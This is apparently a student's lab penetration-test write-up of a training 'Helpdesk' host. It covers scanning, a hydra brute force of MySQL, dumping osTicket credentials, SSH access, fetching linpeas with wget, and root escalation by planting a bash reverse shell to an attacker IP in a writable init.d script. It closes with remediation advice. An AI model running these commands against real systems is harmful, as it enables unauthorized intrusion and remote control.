readme.md

Pentest 14 - Helpdesk - 11 - 10.14.1.11

Scanning and Enumerating

Nmap

```
# Nmap 7.94 scan initiated Sun Aug  6 15:44:09 2023 as: nmap -vv --reason -Pn -T4 -s
Nmap scan report for 10.14.1.11
Host is up, received user-set (0.18s latency).
Scanned at 2023-08-06 15:44:09 EDT for 22s
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 63 vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.4.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Jun 09  2021 pub
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:67:8a:ee:2b:20:1f:c2:7c:40:4a:af:0e:78:a3:f1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC92lOytvOijdKGWgz3dQ7MwGzawyL0r9xvXstYxLdwFw
|   256 d3:92:02:90:59:6b:ee:05:f4:6e:38:dd:4f:a7:35:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFLn8+9sYe
|   256 97:62:5f:74:d9:20:39:f1:bd:9d:2b:56:cf:0e:45:2d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILZJGeRY+OMw5dSkDMTRseHF2v4HgUxFBTIa5mP8iJHX
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.4.29)
|_http-favicon: Unknown favicon MD5: D84666B7F0C1CEF1E20892E33308C913
| http-methods:
```

```
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Helpdesk
111/tcp  open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
3306/tcp open  mysql   syn-ack ttl 63 MySQL 5.6.51
| mysql-info:
|   Protocol: 10
|   Version: 5.6.51
|   Thread ID: 426
|   Capabilities flags: 63487
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, Support41A
|   Status: Autocommit
|   Salt: p?'FhZl/EL.@87LVL[bZ
|_  Auth Plugin Name: mysql_native_password
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=21%CT=1%CU=41496%PV=Y%DS=2%DC=I%G=Y%TM=64CFF81F
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%TS=A)OPS(O1=M5B4ST1
OS:1NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B
OS:4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T
OS:=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T
OS:2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N
OS:)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.017 days (since Sun Aug  6 15:19:27 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE
HOP RTT       ADDRESS
1   184.85 ms 10.14.1.11

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sun Aug  6 15:44:31 2023 -- 1 IP address (1 host up) scanned in 21.90
```

OS Type: `Linux 4.4`

Port	Service	Protocol	Version
21	FTP	TCP	vsftpd 3.0.2
22	SSH	TCP	OpenSSH 7.4 (protocol 2.0)
80	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.29)
111	rpcbind	TCP/UDP	RPC #100000
3306	mysql	TCP	5.6.51
8080	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)

Interesting findings: | Status: Autocommit | Salt: p?'FhZl/EL.@87LVL[bZ |_ Auth Plugin Name: mysql_native_password

Nikto

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.11
+ Target Hostname:    10.14.1.11
+ Target Port:        80
+ Start Time:         2023-08-06 15:44:32 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/7.4.29
+ /: Retrieved x-powered-by header: PHP/7.4.29.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ PHP/7.4.29 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.micros
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /web.config: ASP config file is accessible.
+ /apps/: Directory indexing found.
+ /apps/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /LICENSE.txt: License file found may identify site software.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structur
+ /README.md: Readme Found.
```


```
+ 8478 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-08-06 16:12:52 (GMT-4) (1700 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Exploitation

Initial Access

Scanning revealed `mysql` running which had a salt and an a mysql auth login, so I started there. The hints suggest brute forcing here as well, so I thought perhaps this would be hydra. Hydra finds the mysql root password in short order to be:

User	Pass
root	whatever






I started here by connecting to mysql, and enumerating the databases. There was an `osticket` database, which was conveniently the database for the web application. I begin connecting with the credentials I found, and start enumerating.

I didn't find interesting things in many of them, but the few I did find valuable were:

- `ost_user_email` - gave me `support@osticket.com` and `helpdesk@localhost.com`
- `ost_user_account` gave me a `NULL` username, but a hash for a password. With only two users...
- `ost_syslog` shows some web paths that were not available in Nikto, because they seem to be behind or on a separate network path.

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.11/scans/tcp80]
└─$ mysql -u root -h 10.14.1.11 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 181
Server version: 5.6.51 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| osticket           |
| performance_schema |
+--------------------+
4 rows in set (0.135 sec)

MySQL [(none)]>
```


| ost_schedule |
| ost_schedule_entry |
| ost_sequence |
| ost_session |
| ost_sla |
| ost_staff |
| ost_staff_dept_access |
| ost_syslog |
| ost_task |
| ost_task__cdata |
| ost_team |
| ost_team_member |
| ost_thread |
| ost_thread_collaborator |
| ost_thread_entry |
| ost_thread_entry_email |
| ost_thread_entry_merge |
| ost_thread_event |
| ost_thread_referral |
| ost_ticket |
| ost_ticket__cdata |
| ost_ticket_priority |
| ost_ticket_status |
| ost_translation |
| ost_user |
| ost_user__cdata |
| ost_user_account |
| ost_user_email |
+----------------------------+


```
MySQL [osticket]> select * from ost_user_account;
+----+---------+--------+----------+------+----------+------------------------------------------------------------------+---------+--
-----+---------------------+
| id | user_id | status | timezone | lang | username | passwd                                                           | backend | e
xtra | registered          |
+----+---------+--------+----------+------+----------+------------------------------------------------------------------+---------+--
-----+---------------------+
|  1 |       2 |      1 | NULL     | NULL | NULL     | $2a$08$N1NqQ6q6N5o3cXdRSt7p4eGq3UuvEBY04nf7D1ZaK1A9wlALvB4XC | NULL    | N
ULL  | 2022-06-07 07:59:41 |
+----+---------+--------+----------+------+----------+------------------------------------------------------------------+---------+--
-----+---------------------+
1 row in set (0.134 sec)

MySQL [osticket]>
```

```
MySQL [osticket]> select * from ost_user_email
    -> ;
+----+---------+-------+------------------------+
| id | user_id | flags | address                |
+----+---------+-------+------------------------+
|  1 |       1 |     0 | support@osticket.com   |
|  2 |       2 |     0 | helpdesk@localhost.com |
+----+---------+-------+------------------------+
2 rows in set (0.132 sec)

MySQL [osticket]> sS
```

I tried cracking this hash that I found, but I wasn't having much success, so I assumed maybe this was't it?

```
 Not Found.
---------------------------------------------------
 HASH: N1NqQ6q6N5o3cXdRSt7p4eGq3UuvEBY04nf7D1ZaK1A9wlALvB4

 Not Found.
---------------------------------------------------
 HASH: ^C

        Bye!

┌──(kali㉿kali)-[~/reports/14-helpdesk]
└─$ john  --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:24 0.76% (ETA: 15:25:26) 0g/s 900.9p/s 900.9c/s 900.9C/s pepelepew..pattys
```

I went back to the tables, and checked more tables - `ost_thread_entry` had this bit:

```
                                                                                                               |
html   | 192.168.6.1 | NULL  | {"to":{"2":"helpdesk <helpdesk@localhost.com>"}} | 2022-06-07 09:09:16 | 0000-00-00 00:00:00 |
|  5 |   2 |        2 |        0 |        2 | M    |   579 | helpdesk        |       1 | S          |         | NULL
    | <p>Hi,<br /></p> <p>The following url can be used to access the admin panel: http://10.14.1.11/scp. It will also allow you t
o enter your system account. Be sure to edit the passwords as soon as you are logged in.<br /></p> <p>Username: helpdesk<br />Pas
sword: helpdesk90621<br /></p> <p>Kind regards,<br />Helpdesk administration</p>
```

User	Pass
helpdesk	helpdesk90621

SCP is a secure copy protocol, which is commonly used from an ssh shell...

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.11/scans/tcp80]
└─$ ssh helpdesk@10.14.1.11
helpdesk@10.14.1.11's password:
[helpdesk@localhost ~]$
```

Privilege Escalation

I start by copying linpeas.sh over to the system to review escalation vectors.

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.11/scans/tcp80]
└─$ ssh helpdesk@10.14.1.11
helpdesk@10.14.1.11's password:
[helpdesk@localhost ~]$ wget 172.16.4.1/linpeas.sh
--2023-08-27 10:18:20--  http://172.16.4.1/linpeas.sh
Connecting to 172.16.4.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848317 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[==================================================================================================================>] 848,317      815KB/s   in 1.0s

2023-08-27 10:18:22 (815 KB/s) - 'linpeas.sh' saved [848317/848317]

[helpdesk@localhost ~]$ ll
total 832
-rw-rw-r-- 1 helpdesk helpdesk 848317 Aug 20 00:26 linpeas.sh
[helpdesk@localhost ~]$ chmod +x linpeas.sh
[helpdesk@localhost ~]$
```

I find two things in particular; one is home $PATH abuse, which I don't know what to do with at the moment, so I want to go back and review. The other, is that I have raw write permissions in `/etc/init.d/` ?

```
╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/helpdesk/.local/bin:/home/helpdesk/bin
```

```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /etc/init.d/help
You have write privileges over /etc/rc.d/init.d/help
You have write privileges over /etc/rc.d/init.d/help
```

Checking out this init file, it looks to be a simple service stop/start/help.

```
[helpdesk@localhost ~]$ cat /etc/init.d/help
#!/bin/bash
#
#       /etc/rc.d/init.d/backup
#
#       Backup script on start and stop
#       To be completed.
#
# chkconfig: 2345 20 80

# Source function library.
. /etc/init.d/functions

start() {
        echo "Starting help"
}

stop() {
        echo "Shutting down help"
}

case "$1" in
    start)
        start
        ;;
    stop)
        stop
        ;;
    *)
        echo "Usage: <servicename> {start|stop]"
        exit 1
        ;;
esac
exit $?
[helpdesk@localhost ~]$
```

Just to be safe, I create a backup (`cp -p /etc/init.d/help ~/`). Then, since the file is owned by root, and I have write permissions, I rewrite the init.d file to a simple `bash tcp shell` : `bash -i >& /dev/tcp/172.16.4.1/12345 0>&1`

```
exit $?
[helpdesk@localhost ~]$ vim /etc/init.d/help
-bash: vim: command not found
[helpdesk@localhost ~]$ vi /etc/init.d/help
[helpdesk@localhost ~]$ cp -p /etc/init.d/he
[helpdesk@localhost ~]$ vim /etc/init.d/help
-bash: vim: command not found
[helpdesk@localhost ~]$ vi /etc/init.d/help
[helpdesk@localhost ~]$ which nc
/usr/bin/which: no nc in (/usr/local/bin:/us
[helpdesk@localhost ~]$ #`bash -i >& /dev/tc
[helpdesk@localhost ~]$ #bash -i >& /dev/tcp
[helpdesk@localhost ~]$ vi /etc/init.d/help
[helpdesk@localhost ~]$ cat /etc/init.d/help
#!/bin/bash
#
#       /etc/rc.d/init.d/backup
#
#       Backup script on start and stop
#       To be completed.
#
# chkconfig: 2345 20 80

# Source function library.
. /etc/init.d/functions
/bin/bash -i >& /dev/tcp/172.16.4.1/12345 0>
[helpdesk@localhost ~]$
```

```
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.11/http/server.py", line 1313, in <module>
    test(
  File "/usr/lib/python3.11/http/server.py", line 1260, in test
    with ServerClass(addr, HandlerClass) as httpd:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/socketserver.py", line 456, in __init__
    self.server_bind()
  File "/usr/lib/python3.11/http/server.py", line 1307, in server_bind
    return super().server_bind()
           ^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.11/socketserver.py", line 472, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use

┌──(kali㉿kali)-[~/tools]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.14.1.11 - - [27/Aug/2023 10:18:14] "GET /linpeas.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[~/tools]
└─$ nc -lvp 12345
listening on [any] 12345 ...
```

```
┌──(kali㉿kali)-[~/tools]
└─$ nc -lvp 12345
listening on [any] 12345 ...
10.14.1.11: inverse host lookup failed: Unknown host
connect to [172.16.4.1] from (UNKNOWN) [10.14.1.11] 40010
bash: no job control in this shell
[root@localhost /]# whoami
whoami
root
[root@localhost /]# hostname
hostname
localhost.localdomain
[root@localhost /]# hostname -i
hostname -i
::1 127.0.0.1
[root@localhost /]# cat /root/key.txt
cat /root/key.txt
93jksdf8ujklfadki32k
[root@localhost /]#
```

Success!

Identified Vulnerabilities

- CVE

Remediation

The main factor(s) leading to initial access included:

- Externally Accessible MySQL instance
- Insecure Password
- External SSH authentication with a password

The main factor(s) leading to privilege escalation here were:

- Write Permissions to `/etc/init.d` which is owned and ran by root.

Remediation steps then include:

- Limiting / removing external access from the MySQL instance through firewalld / iptables. It should only be available via localhost.
- If external / remote access is required, then substantially increasing the password complexity to prevent simple brute force password attacks.
- Reviewing / sanitizing install / default entries in the database to prevent potential abuse of credentials. Data Loss Prevention could be useful here.
- Establishing SSH keys, from authorized users / locations, to prevent arbitrary SSH access from other networks (like with `helpdesk@localhost`).
- Removing write permissions on `/etc/init.d/` - these are files / scripts ran to stop/start services, typically at startup / shutdown, and should generally only be possible by root.

Resources

- https://github.com/frizb/Hydra-Cheatsheet
- https://haxez.org/wp-content/uploads/2022/06/HaXeZ_Hydra_Cheat_Sheet-1.pdf
- https://www.stationx.net/how-to-use-hydra/
- https://thexssrat.medium.com/using-sqlmap-authenticated-41a28b8f7d5e
- https://gist.github.com/hackhunt/045ac00394d58911e4846b8dba86d5d0